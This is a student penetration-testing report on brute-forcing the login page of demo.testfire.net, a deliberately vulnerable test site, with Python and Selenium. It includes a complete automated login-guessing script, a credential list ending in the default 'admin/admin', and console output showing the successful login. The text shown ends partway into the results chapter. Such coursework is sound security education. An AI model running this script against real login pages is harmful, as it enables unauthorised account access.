

A PROJECT REPORT ENTITLED  
PENETRATION TESTING-2 BRUTE FORCE ATTACK ON  
WEB APPLICATION USING SELENIUM AUTOMATION

BY

DAMOAH BASHIRU

DATE: 21<sup>TH</sup> JULY, 2025

## **ABSTRACT**

This project explores how automated tools like Selenium and Python can be used to ethically test the login security of web applications. A simulated penetration test was conducted on “<https://demo.testfire.net>”, a purposely vulnerable site intended for security research. Using scripts developed in Python, we simulated brute-force login attempts with both invalid and valid credentials. The results showed that although the application rejects invalid credentials correctly, it lacks essential defense mechanisms such as CAPTCHA, account lockout, and rate-limiting. The findings suggest that applications without these controls remain highly vulnerable to automation-based attacks. This report provides a comprehensive walkthrough of the tools used, the methodology followed, and ethical implications drawn from the results.

## TABLE OF CONTENTS

Declaration .....	2
Abstract .....	3
Acknowledgements .....	4
Table of contents .....	5
List of figures .....	5
List of tables .....	5
Chapter one: introduction .....	6
Chapter two: literature review .....	8
Chapter three: methodology and implementation .....	9
Chapter four: results and discussion .....	19
Chapter five: conclusions and recommendations .....	19
References .....	20
Appendices .....	20

## LIST OF FIGURES

Figure 1 & 3.1: Accessing the Login Page Using Selenium .....	9
Figure 2: Failed Login Attempt with Invalid Credentials .....	13-14
Figure 3: Successful Login with Valid Credentials .....	15-16
Figure 4: Python Script Developed in VS Code .....	10-11
Figure 5: Screenshot of Automation Output in Console .....	17

# **CHAPTER ONE**

## **INTRODUCTION**

### **1.1 Background**

Web applications have become central to how organizations offer services, making their security more critical than ever. Unfortunately, many applications continue to expose login pages without basic protections, creating opportunities for attackers to exploit them through brute-force or scripted login attempts. This project focuses on demonstrating the vulnerabilities of such applications using ethical hacking tools in a controlled and legally permitted test environment.

### **1.2 Problem Statement**

Many web applications fail to implement rate-limiting, CAPTCHA, or multi-factor authentication, leaving them vulnerable to automated attacks. This project investigates how a simple toolset Python and Selenium can be used to evaluate these vulnerabilities.

### **1.3 Objectives**

- To automate login testing using Selenium and Python.
- To simulate brute-force and credential stuffing attacks.
- To analyze system responses to both valid and invalid logins.
- To recommend defenses against automation-based threats.

### **1.4 Scope of Work**

This project focuses on the login authentication interface of a publicly accessible, intentionally vulnerable web application. The work does not aim to harm any production system but is restricted to ethical, academic testing.

## **1.5 Organization of the Report**

This report is organized into five chapters. Chapter One presents the introduction. Chapter Two discusses related literature and security frameworks. Chapter Three details the tools and implementation process. Chapter Four analyzes the findings. Chapter Five concludes with recommendations.

## **CHAPTER TWO**

### **LITERATURE REVIEW**

#### **2.1 Web Application Security**

Web application security includes protecting authentication interfaces, user data, and backend logic from unauthorized access. OWASP's Top 10 vulnerabilities frequently list broken authentication and brute force issues.

#### **2.2 Penetration Testing Methodologies**

Penetration testing involves the simulation of attacks to evaluate the security of a system. The methodology generally includes reconnaissance, vulnerability scanning, exploitation, and reporting.

#### **2.3 Automation in Ethical Hacking**

Selenium, when combined with Python, offers powerful scripting capabilities to automate user interactions with web interfaces, allowing testers to simulate attacks like brute force logins without manually repeating steps.

#### **2.4 Ethical Considerations**

All testing must be conducted within legal bounds, ensuring that the target application allows security testing (as is the case with `demo.testfire.net`).

# CHAPTER THREE


## METHODOLOGY AND IMPLEMENTATION

### 3.1 Tools Used

- Python 3.12: Programming language for scripting
- Selenium WebDriver: For browser automation
- Chrome Driver: Bridge between Selenium and Chrome
- Visual Studio Code: Script development environment
- Test Site: <https://demo.testfire.net>

### 3.2 Environment Setup

The environment was configured on a Windows 10 machine. Python and Selenium were installed using pip, and the matching version of Chrome Driver was downloaded.



```
Microsoft Windows [Version 10.0.26100.3476]
(c) Microsoft Corporation. All rights reserved.

C:\Users\bashi>python --version
Python 3.13.5

C:\Users\bashi>pip show selenium
Name: selenium
Version: 4.34.2
Summary: Official Python bindings for Selenium WebDriver
Home-page: https://www.selenium.dev
Author:
Author-email:
License: Apache 2.0
Location: C:\Users\bashi\AppData\Local\Packages\PythonSoftwareFoundation.Python.3.13_qbz5n2kfra8p0\LocalCache\local-pack
ages\Python313\site-packages
Requires: certifi, trio, trio-websocket, typing_extensions, urllib3, websocket-client
Required-by:
```

Figure 1: Showing Python and Selenium installed in terminal

### 3.3 Script Development

A Python script was written to:

- Open the login page
- Try a list of email/password combinations
- Submit the form and capture the response
- Detect if login was successful based on page content

```
from selenium import webdriver
from selenium.webdriver.chrome.service import Service
from selenium.webdriver.common.by import By
from selenium.common.exceptions import NoSuchElementException
import time

# Setup driver
service = Service("C:\\selenium\\chromedriver.exe")
driver = webdriver.Chrome(service=service)

# Target login page
driver.get("https://demo.testfire.net/login.jsp")
time.sleep(2)

# Credential list (put the correct one last!)
credentials = [
    ("admin", "password123"),
    ("admin 1", "admin123"),
    ("user1", "admin"),
    ("jsmith", "admin123"),
    ("admin", "admin") # ✓ Known working combo — moved to the end
]

# Brute force login loop
for count, (username, password) in enumerate(credentials, 1):
    print(f"\n[Attempt {count}] Trying: {username} / {password}")

    driver.get("https://demo.testfire.net/login.jsp")
    time.sleep(1)

    # Fill in login form
    driver.find_element(By.NAME, "uid").clear()
    driver.find_element(By.NAME, "uid").send_keys(username)
```



```
driver.find_element(By.NAME, "passw").clear()
driver.find_element(By.NAME, "passw").send_keys(password)

# Submit form
driver.find_element(By.NAME, "btnSubmit").click()
time.sleep(5)

# Check for success — look for a known element on dashboard
try:
    # This is a known dashboard element after login
    driver.find_element(By.LINK_TEXT, "Sign Off")
    print("✅ Login successful!")
    break
except NoSuchElementException:
    print("❌ Login failed.")

print("\nBrute force simulation complete. Browser will remain open.")
while True:
    time.sleep(1)
```

*Figure 2: Showing VS Code with the final script*

### 3.4 Test Execution

The script was run using five sets of credentials. The system's behavior was recorded using screenshots.


```
Administrator: Command Prompt
Microsoft Windows [Version 10.0.26100.3476]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\System32>cd C:\Projects\CY372

C:\Projects\CY372>python test_login.py

DevTools listening on ws://127.0.0.1:15427/devtools/browser/e9cd6dc7-8949-4013-934c-ff0c93136ff7
```

Figure 3:1: Selenium cmd prompt to access the target website interface



3 : Showing access to login page using Selenium





Figure 4: First login attempt with brute force



5 : Second Login attempt




Figure 6: Third login attempt





Figure 7: Fourth login attempt



6 : Failed login with incorrect credentials(All login attempt ended with failure)




Figure 7: After many attempts of brute forcing, the correct credential was attained.





Figure 8: Successful login with 'admin/admin'

## CHAPTER FOUR

### RESULTS AND DISCUSSION

#### 4.1 Invalid Login Attempts

The script attempted four invalid credential pairs. The system displayed the same generic error message for each attempt. No lockout or CAPTCHA was triggered.



```
Command Prompt - python t x + v
ge: PHONE_REGISTRATION_ERROR
[20948:14772:0722/212442.322:ERROR:google_apis\gcm\engine\mcs_client.cc:700] Error code: 401 Error message: Authentic
ation Failed: wrong_secret
[20948:14772:0722/212442.322:ERROR:google_apis\gcm\engine\mcs_client.cc:702] Failed to log in to GCM, resetting connecti
on.

[Attempt 1] Trying: admin / password123
Created TensorFlow Lite XNNPACK delegate for CPU.
Attempting to use a delegate that only supports static-sized tensors with a graph that has dynamic-sized tensors (tensor
#-1 is a dynamic-sized tensor).
X Login failed.

[Attempt 2] Trying: admin 1 / admin123
[20948:14772:0722/212507.205:ERROR:google_apis\gcm\engine\registration_request.cc:291] Registration response error messa
ge: DEPRECATED_ENDPOINT
X Login failed.

[Attempt 3] Trying: user1 / admin
X Login failed.

[Attempt 4] Trying: jsmith / admin123
X Login failed.

[Attempt 5] Trying: admin / admin
X Login successful!

Brute force simulation complete. Browser will remain open.
